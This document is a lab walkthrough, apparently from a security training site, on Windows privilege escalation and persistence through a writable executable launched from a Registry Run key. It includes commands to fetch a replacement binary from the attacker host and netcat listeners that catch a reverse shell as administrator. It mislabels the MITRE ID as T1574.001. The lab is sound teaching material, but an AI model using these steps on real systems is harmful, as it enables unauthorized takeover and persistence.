

Windows Privilege Escalation **Logon Autostart Execution**



(Registry Run Keys)

(Mitre ID: T1574.001)

Contents

Introduction.....	3
Run and RunOnce Registry Keys	3
Boot Logon Autostart Execution: Registry Run Keys	3
Prerequisite	3
Lab Setup.....	4
Privilege Escalation by Abusing Registry Run Keys	6
Enumerating Assign Permissions with Winpeas	6
Creating Malicious Executable	7
Executing Malicious Executable	8

Introduction

If an attacker finds a service that has all permission and its bind with the Registry run key then he can perform privilege escalation or persistence attacks. When a legitimate user signs in, the service link with the registry will be executed automatically and this attack is known as **Logon Autostart Execution due to Registry Run Keys**.

There are two techniques to perform Logon Autostart Execution:

Logon Autostart Execution: Registry Run Keys

Logon Autostart Execution: Startup Folder

Run and RunOnce Registry Keys

Run and RunOnce registry keys cause programs to run each time a user logs on. The Run registry keys will run the task every time there's a login. The RunOnce registry keys will run the tasks once and then delete that key. Then there is Run and RunOnce; the only difference is that RunOnce will automatically delete the entry upon successful execution.

The registry run keys perform the same action, but can be located in four different locations:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

Boot | Logon Autostart Execution: Registry Run Keys

Injecting a malicious program within a startup folder will also cause that program to execute when a user logs in, thus it may help an attacker to perform persistence or privilege escalation Attacks from misconfigured startup folder locations.

This technique is the most driven method for persistence used by well know APTs such as APT18, APT29, APT37, etc.

Mitre ID: T1574.001

Tactics: Privilege Escalation & Persistence

Platforms: Windows

Prerequisite

Target Machine: Windows 10

Attacker Machine: Kali Linux

Tools: [Winpeas.exe](#)

Condition: Compromise the target machine with low privilege access either using Metasploit or Netcat, etc.

Objective: Escalate the NT Authority /SYSTEM privileges for a low privileged user by exploiting the Misconfigured Startup folder.

Lab Setup


Note: Given steps will create a loophole through misconfigured startup folder, thus avoiding such configuration in a production environment.

Step1: create a new directory inside Program Files


```
mkdir "C:\Program Files\Ignite Services"
```

```
c:\>mkdir "C:\Program Files\Ignite Services"
c:\>
```

Step 2: Add an application or service or program to this directory.




Step3: Modify the permissions for the present directory by allowing Full Control for authenticated users.



Step 4: Open Run command prompt, type regedit.msc to edit registry key. Navigate to and create new String Value “Services”

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



Step 5: Give the path for the service you have created inside /program files/ignite (Path for your service).

Name	Type	Data
(Default)	REG_SZ	(value not set)
bginfo	REG_SZ	C:\BGInfo\Bginfo.exe /accepteula /ic:\bginfo\bgc...
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe
VMware User Pr...	REG_SZ	"C:\Program Files\VMware\VMware Tools\vmtool...
Servcies	REG_SZ	C:\Program Files\Ignite Services\file.exe

Privilege Escalation by Abusing Registry Run Keys

Enumerating Assign Permissions with Winpeas

Attackers can exploit these configuration locations to launch malware, such as RAT, in order to sustain persistence during system reboots.

Following an initial foothold, we can identify permissions using the following command:

```
nc -lvp 1245
winPEASx64.exe quiet applicationsinfo
```

```
(root@kali)-[~]
# nc -lvp 1245
listening on [any] 1245 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49716
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Downloads>winPEASx64.exe quiet applicationsinfo
winPEASx64.exe quiet applicationsinfo
```

Here we enumerated ALL Permissions are assigned for Authenticated Users against "Ignite Services"


```
dir
move file.exe file.bak
```

```
C:\Program Files\Ignite Services>dir
dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9

Directory of C:\Program Files\Ignite Services

10/08/2021  10:05 AM    <DIR>          .
10/08/2021  10:05 AM    <DIR>          ..
07/27/2021  06:01 AM       1,180,904 file.exe
               1 File(s)        1,180,904 bytes
               2 Dir(s)      18,947,928,064 bytes free

C:\Program Files\Ignite Services>move file.exe file.bak
move file.exe file.bak
        1 file(s) moved.
```

Executing Malicious Executable

Start a netcat listener in a new terminal and transfer the file.exe with the help of the following command

```
powershell wget 192.168.1.3/file.exe -o file.exe
```


```
C:\Program Files\Ignite Services>powershell wget 192.168.1.3/file.exe -o file.exe
powershell wget 192.168.1.3/file.exe -o file.exe

C:\Program Files\Ignite Services>dir
dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9

Directory of C:\Program Files\Ignite Services

10/08/2021  10:14 AM    <DIR>          .
10/08/2021  10:14 AM    <DIR>          ..
07/27/2021  06:01 AM       1,180,904 file.bak
10/08/2021  10:14 AM        73,802 file.exe
               2 File(s)        1,254,706 bytes
               2 Dir(s)      18,947,796,992 bytes free
```

As we know this attack is named Boot Logon Autostart Execution which means the file.exe file operates when the system will reboot.



The attacker will get a reverse connection in the new netcat session as NT Authority \System

```
nc -lvp 8888
whoami
```

```
(root@kali)-[~]
# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49713
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
msedgewin10\administrator

C:\Windows\system32>
```

Reference:

<https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys>

<https://attack.mitre.org/techniques/T1547/001/>

JOIN OUR TRAINING PROGRAMS

